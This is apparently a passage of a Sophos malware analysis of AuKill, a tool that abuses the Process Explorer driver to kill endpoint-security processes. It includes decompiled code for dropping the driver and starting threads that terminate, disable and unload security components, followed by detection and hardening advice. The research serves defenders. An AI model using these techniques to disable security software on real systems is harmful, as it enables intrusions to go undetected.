High level overview of phase 2

Once the malware establishes persistence by creating the service entry, it drops procexp.sys onto disk. The driver is embedded in AuKill as a resource. Both versions covered in this analysis drop procexp.sys into C:\Windows\System32\drivers. The figure below shows decompiled code of V1, where the malware reads procexp.sys from resources and writes it to disk.

```
v39 = 52;
*(_OWORD *)v38 = xmmword_1400249B0;
memset(Dst, 0, sizeof(Dst));
memset(pszPath, 0, 0x208ui64);
GetCurrentDirectoryW(0x104u, Buffer);
my_sprintf2(pszPath, 0x104ui64, 0xFFFFFFFFFFFFFFFFui64, (wchar_t *)L"%ws\\drivers\\%ws", Buffer, L"PROCEXP.SYS");
// Check if driver exists. If not, drop it
if ( !PathFileExistsW(pszPath) )
{
  DebugMsg2(L"[i] Extracting the driver to %ws\n", pszPath);
  LODWORD(NumberOfBytesWritten) = 0;
  ResourceW = FindResourceW(0i64, (LPCWSTR)0x3E8, (LPCWSTR)0xA);
  v1 = ResourceW;
  if ( ResourceW )
  {
    Resource = LoadResource(0i64, ResourceW);
    v3 = Resource;
    if ( Resource )
    {
      v4 = LockResource(Resource);
      if ( v4 )
      {
        v5 = SizeofResource(0i64, v1);
        if ( v5 )
        {
          FileW = CreateFileW(pszPath, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
          v7 = FileW;
          if ( FileW == (HANDLE)-1i64 || !WriteFile(FileW, v4, v5, (LPDWORD)&NumberOfBytesWritten, 0i64) )
          {
            GetLastError();
          }
          else
          {
            CloseHandle(v7);
            SetFileAttributesW(pszPath, 6u);
            FreeResource(v3);
          }
        }
      }
    }
  }
}
```

Dropping PROCEXP.SYS into System32/drivers

Notably, the debug version also tries to connect to a driver named **WindowsKernelExplorer.sys** as a fallback, in case it fails to drop and load procexp.sys. However, the fallback driver is not embedded in the resources like procexp.sys. It expects that this driver, part of, already exists in the System32\drivers folder.

```
qmemcpy(procExpA, L"ProcExp64", 0x14ui64);
memset(&procExpA[20], 0, 0x1F4ui64);
memset(driverPath, 0, 0x208ui64);
memset(kernelExplPathA, 0, 0x208ui64);
memset(&Buffer[264], 0, 0x208ui64);
DbgMsg("[i] Extracting driver to current dir");
GetCurrentDirectoryW(0x104u, Buffer);
wsprintfW(driverPath, L"%ws\\drivers\\%ws", Buffer, L"PROCEXP.SYS");
wsprintfW(kernelExplPathA, L"%ws\\drivers\\%ws", Buffer, L"WindowsKernelExplorer.sys");
```

Building the file path for WindowsKernelExplorer.sys

At this point we can't confirm that the driver in the linked repository is the one being abused here.

AuKill prevents services from restarting

An EDR client usually consists of multiple components that work in conjunction. A component could be (for example) an installed service or running process, each with its own functionality. Therefore, if one crashes or terminates, it usually restarts as soon as possible.

To prevent these components from restarting, AuKill starts several threads to ensure that these EDR processes and services stay disabled. Each thread targets a different component and continuously probes if the targeted processes or services are running. If any of them are, AuKill disables or terminates it. The initialization of these threads can be seen in figure 6.

The targeted vendors and services vary from sample to sample. Below figure 6, we also share an analysis of the different functions used to disable EDR components we found through reverse engineering.

```
// 1- Terminate via procexp.sys, Microsoft related process names passed
Handles = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)TerminateViaProcexp, g_procList_MS, 0, 0i64);
if ( Handles )
{
  NtSetInformationThread(Handles, 17i64, 0i64, 0i64);
  SetThreadPriority(Handles, -2);
}
// 3 - Terminate via service disablement. Windows service names passed
*(&Handles + 1) = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)DisableServices, g_serviceList_MS, 0, 0i64);
if ( *(&Handles + 1) )
{
  NtSetInformationThread(*(&Handles + 1), 17i64, 0i64, 0i64);
  SetThreadPriority(*(&Handles + 1), -2);
}
// 1 - Terminate via procexp.sys, Sophos related process names passed
*(&Handles + 2) = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)TerminateViaProcexp, g_procList_Sophos, 0, 0i64);
if ( *(&Handles + 2) )
  NtSetInformationThread(*(&Handles + 2), 17i64, 0i64, 0i64);
// 3 - Terminate via service disablement, Sophos service names passed
*(&Handles + 3) = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)DisableServices, g_serviceList_Sophos, 0, 0i64);
if ( *(&Handles + 3) )
{
  NtSetInformationThread(*(&Handles + 3), 17i64, 0i64, 0i64);
  SetThreadPriority(*(&Handles + 5), -2);
}
// 4 - Unload drivers, driverList passed
*(&Handles + 4) = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)UnloadDrivers, g_driverList_Sophos, 0, 0i64);
if ( *(&Handles + 4) )
{
  NtSetInformationThread(*(&Handles + 4), 17i64, 0i64, 0i64);
  SetThreadPriority(*(&Handles + 5), -15);
}
Sleep(0x2710u);
WaitForMultipleObjects(5u, &Handles, 1, 0xFFFFFFFF);
```

Routine to start threads responsible for keeping security processes disabled

1 – Terminate Via Procexp

The first type of function takes a list of process names as input and is called **TerminateViaProcexp** in the image above.

It iterates through all running processes. If a process name is included in the list, AuKill sends IO control code IOCTL_CLOSE_HANDLE to procexp.sys to close the process handle. This results in terminating the targeted process.

AuKill V6 starts two threads running this function. The first thread targets a list of Microsoft related security processes and the second one a list of various vendors. Most process names are related to security vendors. However, the creator also included a list of names for remote access tools in the target list.

2 – Terminate Forcefully

The second type of function takes a list of vendors' related process names as an argument and runs in a separate thread again. The malware iterates through all running processes and if a process name is included in this list, AuKill attempts to forcefully terminate it via TerminateProcess.

This thread was removed in the debug version but is included in other versions such as the version V2 of AuKill.

3 – Disable Services

The third function type is called **DisableServices** in the image above, and takes a hardcoded list of service names as input.

For each service name in the list, AuKill checks if it exists, and if it does, disables it by calling ChangeServiceConfigW and passing SERVICE_DISABLED for dwStartType.

Again, in AuKill V6 we see two threads being instanced running this function.

4 – Unload Drivers

The final function type is called Unload Driver in figure 6 and takes a list of hardcoded driver names as an input.

For each driver name, AuKill tries to unload it via calling NtUnloadDriver and deleting the corresponding registry key in the hive System\CurrentControlSet\Services\[DRIVER_NAME].

We've only observed this function in AuKill V6.

Driver Abuse Continues To Rise In 2023

Disabling EDR clients using drivers, whether they are legitimate and abused for malicious purposes (BYOVD), or signed by a stolen/leaked certificate, continues to be popular among adversaries who want to disable defense mechanisms.

Last year, the security community reported about multiple incidents, where drivers have been weaponized for malicious purposes. The discovery of such a tool confirms our assumption that adversaries continue to weaponize drivers, and we expect even more development in this area the upcoming months.

Detection guidance

Currently, Sophos detects AuKill variants as **ATK/BackStab-D**. Additionally, we protect customers with behavioral detections (such as the **Priv_5a** behavioral rule) against the attack scenario explained in this article. These protections do not inhibit users from running legitimate copies of Process Explorer, nor do Sophos products detect or remove the legitimate Process Explorer driver when it is used normally.

Sophos has notified Microsoft about this abuse of the deprecated Process Explorer driver.

Finally, businesses and people can take additional steps to defend computers they own against driver abuse:

- It is highly suggested to check if your endpoint security product implements and enables tamper protection. This feature provides a strong layer against such type of attacks. If you use Sophos products but don't currently have Sophos tamper protection enabled, turn it on today.
- Practice strong Windows security roles hygiene. This attack is only possible if the attacker escalates privileges they control, or can obtain administrator rights. Separation between user and admin privileges can help prevent attackers from easily loading drivers.
- Keep your system updated. As we discussed in our December research, Windows maintains a list of drivers for which Microsoft has revoked certificates, or deprecated drivers that have been historically abused, and updates that list through the Windows Update mechanism.
- In addition to your operating system, it's also important to check, periodically, whether there are updates for applications and other tools on your computer, and to remove older tools if they are no longer required or used.
- Legitimate driver abuse can also happen if a vulnerable driver already exists on the system. Having a strong vulnerability management program can aid in closing such protection gaps.

IOCs for files referenced in this post have been shared to the SophosLabs Github.

Acknowledgments

SophosLabs wishes to recognize Michael Wood and Felix Weyne for their assistance with the technical review of this post.